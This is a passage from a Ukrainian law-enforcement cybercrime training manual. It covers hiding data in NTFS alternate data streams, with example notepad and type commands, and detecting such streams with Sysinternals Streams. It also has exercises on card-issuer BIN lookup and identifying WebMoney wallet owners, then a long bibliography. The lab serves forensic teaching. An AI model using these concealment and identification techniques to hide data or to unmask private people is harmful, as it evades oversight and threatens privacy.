

Рис. 8. Відкриття альтернативного потоку

На запит створення файлу потрібно дати ствердну відповідь. Після цього до файлу вводиться деякий текст (рис. 9) та зберігається.



Рис. 9. Створення повідомлення

Якщо спробувати здійснити пошук на диску тільки що створеного файлу alternate.txt, то результат буде негативний. Пошук файлу, що містить уведений до потоку текст, також не дасть результату. Відкривши файл test.txt в hex-редакторі, можна побачити лише текст основного файлу test.txt; навіть розмір файлу test.txt залишиться без змін. Тому це досить розумний спосіб приховування інформації.

Щоб переконатися в існуванні файлу alternate.txt, знову потрібно набрати у вікні команди «Виконати» рядок notepad c:\test.txt: alternate.txt. Тільки так можна знову одержати доступ до даних, збереженим в альтернативному потоці.

Файл потоку можна створити і за допомогою команди type.

Наприклад, type c:\1.jpg > c:\2.txt:3.jpg. Перевірка mspaint c:\2.txt:3.jpg.

Якщо правопорушник має глибокі комп'ютерні знання й використовує операційну систему Windows NT/2000/XP/7 з файловою системою NTFS, потрібно обов'язково перевірити наявність у системі альтернативних потоків даних. Однією з вільно розповсюджуваних утиліт яка дозволяє це здійснити є Windows Sysinternals Streams.

З використанням теоретичних відомостей здійснити компонування довільних файлів архіву та малюнку на своєму ПК. Перевірити, що файл коректно відкривається і за допомогою архіватору, і за допомогою програми перегляду зображень.

Створіть файл з альтернативним потоком двома способами та спробуйте його виявити за допомогою відомих інструментів. Результат повідомте викладачеві.

Практичне заняття. Встановлення власника електронного гаманця

Навчальна мета заняття: отримати практичні навички встановлення відомостей про час створення гаманця WebMoney та його власника.

Час проведення __2 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

За допомогою одного з наступних ресурсів (www.bindb.com, www.binlist.net, www.bins.pro, www.bindatabase.org) дізнайтеся фінансову установу, яка випустила платіжний інструмент, наданий тренером.

Створіть власний електронний гаманець. Встановіть відомості щодо власника гаманця WebMoney за допомогою відомих онлайн-засобів.

Сформуйте відповідний запит на ТОВ «ДМ-Україна».

3. Рекомендована література (основна, допоміжна), інформаційні ресурси в Інтернеті

Основна

1. Online Investigative Principles for Federal Law Enforcement Agents. November 1999.
2. Бандурка О. М. Теорія і практика оперативно-розшукової діяльності: монографія. Харків : Золота миля, 2012. 620 с.
3. Виявлення, попередження та розслідування злочинів торгівлі людьми, вчинених із застосуванням інформаційних технологій: навчальний курс / [А. Вінаков, В. Гузій, Д. Девіс, В. Дубина, М. Каліжевський, О. Манжай, В. Марков, В. Носов, О. Соловйов]. К., 2017. 148 с.
4. Кримінальний процесуальний кодекс України : від 13.04.2012. *Голос України*. 2012. № 90-91.
5. Манжай О. В. Особливості огляду засобів комп'ютерної техніки. *Вісник Харківського національного університету внутрішніх справ*. 2016. № 3(74). С. 111-120.
6. Манжай О. В. Способи та інструменти обробки даних великого об'єму в роботі правоохоронних органів // Протидія кіберзагрозам та торгівлі людьми (26 листоп. 2019 р., м. Харків) / МВС України, Харків. нац. ун-т внутр. справ; Координатор проектів ОБСЄ в Україні. Харків : ХНУВС, 2019. С. 178–180.
7. Манжай О.В. Використання кіберпростору в оперативно-розшуковій діяльності. *Право і безпека*. 2009. № 4 (31). С. 215–219.
8. Особливості документування наркозлочинів, які вчиняються з використанням можливостей кіберсфери: науково-методичні рекомендації / О. В. Манжай. Х. : ХНУВС, 2019. 24 с.
9. Положення про Департамент кіберполіції Національної поліції України, затверджене наказом Національної поліції України № 85 : від 10.11.2015, в редакції наказу Національної поліції України від 07 листопада 2019 року № 1136 «Про внесення змін до Положення про Департамент кіберполіції Національної поліції України». К. : Національна поліція України, 2019. 11 с.
10. Про кіберзлочинність : конвенція Ради Європи : від 07.09.2005 : ратифікована Верховною Радою України 07.09.2005 URL: http://zakon.rada.gov.ua/laws/show/994_575 (дата звернення: 10.08.2020).
11. Про основні засади забезпечення кібербезпеки України : Закон України від 05.10.2017. *Відомості Верховної Ради України*. 2017. № 45 (10.11.2017). Ст. 403.
12. Про телекомунікації : закон України від 18.11.2003 : [із змінами і доповненнями]. *Офіційний вісник України*. 2003. № 51 (02.01.2004). Ч. 1. Ст. 2644.
13. Criminal Intelligence. Manual for Analysts. United Nations, 2011. 96 с.

Допоміжна

14. Gibson W. Neuromancer. London: HarperCollins, 1994. 271 p.
15. Handbook of Digital Forensics and Investigation / edited by Eoghan Casey. Elsevier Academic Press, 2010. 567 p.
16. Lorch S. Расследование случаев распространения детской порнографии в Интернете. *Інформаційний бюлетень*. К. : МНДЦ, 2004. № 5. С. 145-157.
17. Mccoy M. Collection and Preservation of Digital Evidence / Mark Mccoy, Rachael Elliott // The Detective's Handbook / edited by John A. Eterno, Cliff Roberson. London, New-York : CRC Press, 2015. 358 с.
18. National Institute of Justice. Electronic Crime Scene Investigation: A Guide for First Responders Washington, D.C. : U.S. Department of Justice, National Institute of Justice, 2001. NCJ 187736.
19. Practice Advice on Tackling Commercial Cannabis Cultivation and Head Shops. Bedfordshire: ACPO NPIA, 2009. 57 p.
20. Ribaux O. Reframing Forensic Science and Criminology for Catalyzing Innovation in Policing Practices. *Policing: A Journal of Policy and Practice*. 2019. Vol. 13, Iss. 1. pp. 5–11 (DOI: 10.1093/police/pax057).
21. The Attorney General's Guidelines for Domestic FBI Operations. September 29, 2008.

22. The Attorney General's Guidelines On Federal Bureau Of Investigation Undercover Operations. May 30, 2002.

23. XML Data Corpus : Report on methodology for collection, cleaning and unified representation of large textual data from various sources: news reports, weblogs, chat. WP4. D.4.1 / Ioannis Klapaftis, Suresh Manandhar, Shailesh Pandey [European Seventh Framework Programme FP7-218086-Collaborative Project] ; INDECT Consortium. 2009. 41 p.

24. Дахно І. І. Зовнішньоекономічний менеджмент. К. : Центр учбової літератури, 2012. 568 с.

25. Європейська конвенція про взаємну допомогу у кримінальних справах: від 20.04.1959: ратифікована Верховною радою України 16.01.1998. *Офіційний вісник України*. 2004. № 26. С. 231. Ст. 173.

26. Літвінов М. Ю. Проблемні питання фіксації комп'ютерних слідів під час здійснення огляду // Протидія кіберзлочинності в фінансово-банківській сфері : матеріали Всеукр. наук.-практ. конф., м. Харків, 23 квіт. 2013 р. / МВС України, Харк. нац. ун-т внутр. справ ; Незалеж. асоц. банків України, Харк. банк. союз. регіон. представник НАБУ. Х. : ХНУВС, 2013. С. 20-23.

27. Манжай О. В., Бучак Т. А. Методика контекстного пошуку документів, які оброблялися в інформаційно-телекомунікаційній системі, в рамках проведення контрольних заходів по перевірці стану інформаційної безпеки організації // Матеріали науково-практ. конференції «Інформатизація вищих навчальних закладів МВС України». Х. : Вид-во Харківського нац. ун-ту внутр. справ. 2008. С. 151-153.

28. Манжай О. В., Осятинська І. А. Встановлення та визначення місцезнаходження особи за її мережними ідентифікаторами // Актуальні питання розслідування кіберзлочинів: матеріали міжнарод. наук.-практ. конф. (Харків, 10 грудня 2013 р.) / МВС України, Харк. нац. ун-т внутр. справ. Х : ХНУВС, 2013. С. 256-258.

29. Методика розкриття злочинів, вчинених у сфері функціонування платіжних карток та електронних розрахунків: наук.-метод. рек. / О. І. Безпалова, Д. Т. Карпізін, В. В. Носов, О. В. Манжай, В. І. Стреляний. Х. : Харк. нац. ун-т. внутр. справ. 2013. 79 с.

30. Науково-практичний коментар до Кримінального кодексу України: за станом законодавства і Постанов Пленуму Верховного Суду України на 1 грудня 2001 р. / за ред. С.С. Яценка. К. : А.С.К., 2002. 906 с.

31. Незаконні дії з банківськими платіжними картками: методичні рекомендації. К. : МВС України, 2013. 28 с.

32. Панасюк І.В. Робота з великими текстовими масивами у правоохоронних органах // Протидія кіберзагрозам та торгівлі людьми (26 листоп. 2019 р., м. Харків) / МВС України, Харків. нац. ун-т внутр. справ; Координатор проектів ОБСЄ в Україні. Харків : ХНУВС, 2019. С. 192–193.

33. Петрович Л., В'ятов Н. Пошук та вилучення доказів: тренінг для тренерів з викладання тематики розслідування кіберзлочинів для представників навчальних закладів МВС України. К. : Проект ОБСЄ «Посилення кримінального переслідування торгівлі людьми з використанням інформаційних технологій в Україні»), 2014. 60 с.

34. Положення про електронні гроші в Україні, затверджене постановою Правління Національного банку України від 04.11.2010 № 481 [із змінами і доповненнями]. *Офіційний вісник України*. 2010. № 100 (04.01.2011). ст. 3571.

35. Порядок здійснення державного контролю за міжнародними передачами товарів подвійного використання : затверджений постановою Кабінету Міністрів України № 86 : від 28.01.2004 : [із змінами і доповненнями на 29.11.2018] // Офіційний вісник України. 2004. № 4 (13.02.2004) (частина 1). Ст. 167.

36. Про платіжні системи та переказ коштів в Україні: закон України від 05.04.2001 [із змінами і доповненнями]. *Офіційний вісник України*. 2001. № 20 (01.06.2001). ст. 828.

37. Савчук Н. В. Кіберзлочинність: зміст та методи боротьби // Теоретичні та прикладні питання економіки : збірник наукових праць. 2009. № 19. С. 338-342.

38. Типології легалізації (відмивання) доходів, одержаних злочинним шляхом в 2005–2006 роках : затверджені наказом Держфінмоніторингу України : від 22.12.2006 № 265. *Українська інвестиційна газета*. 2007. № 44, 11.

39. Guidance on the National Intelligence Model / Produced on behalf of the Association of Chief Police Officers by the National Centre for Policing Excellence. 2005. 213 с. URL:

https://whereismydata.files.wordpress.com/2009/01/national-intelligence-model-20051.pdf (дата звернення: 10.08.2020).

40. The National Criminal Intelligence Sharing Plan / Department of Justice. 2003. 54 с. URL: https://it.ojp.gov/documents/ncisp/National_Criminal_Intelligence_Sharing_Plan.pdf (дата звернення: 10.08.2020).

41. Манжай О. В, Жицький Є. О. Кримінальна розвідка та її співвідношення з оперативним обслуговуванням. *Jurnalul Juridic National: Teorie si Practică*. 2015. № 3(13). С. 100-105.

42. Implementing Intelligence-Led Policing: An Application of Loose-Coupling Theory / J. G. Carter, S. W. Phillips, S. M. Gayadeen. *Journal of Criminal Justice*. 2014. № 42. pp. 433-442.

43. Работа полиции. Системы полицейской информации и разведки: пособие по оценке систем уголовного правосудия. Нью-Йорк : Управление Организации Объединенных Наций по наркотикам и преступности, 2010. 36 с. URL: https://www.unodc.org/pdf/criminal_justice/10-52547_1_Policing_4_ebook.pdf (дата звернення: 10.08.2020).

44. Манжай О. В. Аналіз методології кримінальної розвідки в зарубіжних країнах. *Вісник Луганського державного університету внутрішніх справ імені Е.О. Дідоренка*. 2016. № 3(75). С. 256-265.

45. Богинский О. В. Некоторые методы, применяемые для подготовки аналитических выводов, в рамках института криминальной разведки. *Legea si Viata*. 2018. № 3. С. 11-15.

Інформаційні ресурси в Інтернеті

46. Case of Segerstedt-Wiberg and Others v. Sweden. URL: http://hudoc.echr.coe.int/sites/eng/pages/search.aspx?i=001-75591 (Дата звернення: 22.09.2017).

47. cyberpolice.gov.ua.

48. Comissioner’s Operational Priorities. URL: https://www.police.gov.hk/ppp_en/01_about_us/cop.html(дата звернення: 31.07.2020).

49. Contents - EasyPatterns 2.5. URL: https://www.datamystic.com/textpipe/manual/general_usage_easypatterns_reference.htm (дата звернення: 09.09.2019).

50. FBI: Woman Posted Craigslist and Seeking Killer for Lover’s Wife. URL: http://www.usatoday.com/news/nation/2008-01-26-craigslist-hitman_N.htm (дата звернення: 03.08.2020).

51. hackthebox.eu.

52. Minnesota v. Granite Gate Resorts, Inc., 1996 WL 767431 (Minn. Dist. Ct. 1996) / Court File No. C6-95-7227. URL: : http://www.loundy.com/CASES/Minn_v_Granite_Gate.html (дата звернення: 10.08.2020).

53. Mission & Priorities. URL: https://www.fbi.gov/about/mission (дата звернення: 03.08.2020).

54. Monette H. Herrera NBI creates crime unit to capture cybercrime violators URL: http://www.pia.gov.ph/news/index.php?article=1901353660025 (дата звернення: 10.12.2018).

55. National Cyber Crime Unit. URL: http://www.nationalcrimeagency.gov.uk/about-us/what-we-do/national-cyber-crime-unit (дата звернення: 10.12.2018).

56. Office central de lutte contre la criminalité liée aux technologies de l'information et de la communication. URL: https://fr.wikipedia.org/wiki/Office_central_de_lutte_contre_la_criminalit%C3%A9_li%C3%A9e_aux_technologies_de_l%27information_et_de_la_communication (дата звернення: 03.08.2020).

57. Project 2020 Scenarios for the Future of Cybercrime – White Paper for Decision Makers. 25 p. URL: https://www.europol.europa.eu/sites/default/files/publications/2020_white_paper.pdf (дата звернення: 10.08.2020).

58. Robertson N. Documents reveal al Qaeda’s plans for seizing cruise ships, carnage in Europe / N. Robertson, P. Cruickshank, T. Lister. URL: http://edition.cnn.com/2012/04/30/world/al-qaeda-documents-future/?hpt=hp_c1 (дата звернення: 10.12.2018).

59. Schaar P. Quellen-Telekommunikationsüberwachung durch die Sicherheitsbehörden. 5 p. URL: http://www.ccc.de/system/uploads/122/original/Schaar-Staatstrojaner.pdf/ (дата звернення: 03.08.2020).

60. Shelley L. Organized Crime, Terrorism and Cybercrime / перевод исследователя ВЦИОП Т. Л. Тропиной URL: http://www.crime.vl.ru/index.php?p=928&more=1&c=1&tb=1&pb=1 (дата звернення: 10.12.2018).

61. Skype URL: https://uk.wikipedia.org/wiki/Skype (дата звернення: 10.07.2020).

62. Social bookmarking URL: http://en.wikipedia.org/wiki/Social_bookmarking (дата звернення: 10.07.2020).

63. TRIM. URL: https://ru.wikipedia.org/wiki/TRIM (дата звернення: 10.08.2020).

64. Viber URL: https://uk.wikipedia.org/wiki/Viber (дата звернення: 10.07.2020).

65. Веб-сайт URL: https://uk.wikipedia.org/wiki/Веб-сайт (дата звернення: 10.07.2020).

66. Вирок Кіровського районного суду м. Кіровограда від 06.03.2014 : Справа № 404/10729/13-к URL: http://www.reyestr.court.gov.ua/Review/37493964 (дата звернення: 10.07.2020).

67. Відеохостинг URL: https://uk.wikipedia.org/wiki/Відеохостинг (дата звернення: 10.07.2020).

68. Електронна дошка оголошень URL: https://uk.wikipedia.org/wiki/Електронна_дошка_оголошень (дата звернення: 10.07.2020).

69. Золотий щит. URL: : http://ru.wikipedia.org/wiki/Золотий_щит (дата звернення: 10.08.2020).

70. Інтернет-технології URL: https://uk.wikipedia.org/wiki/Інтернет-технології (дата звернення: 10.08.2020).

71. Кібербанди стають схожі на високоорганізовані синдикати. URL: http://unian.net/ukr/news/news-369195.html (дата звернення: 10.08.2020).

72. Криптовалюта URL: https://uk.wikipedia.org/wiki/Криптовалюта (дата звернення: 10.08.2020).

73. Стратегія кібербезпеки України, затверджена Указом Президента України від 15 березня 2016 року № 96/2016. URL: http://zakon5.rada.gov.ua/laws/show/96/2016 (дата звернення: 12.06.2017).

74. 互联网信息服务管理办法（国务院令第292号）. URL: http://www.gov.cn/gongbao/content/2000/content_60531.htm (дата звернення: 03.08.2020).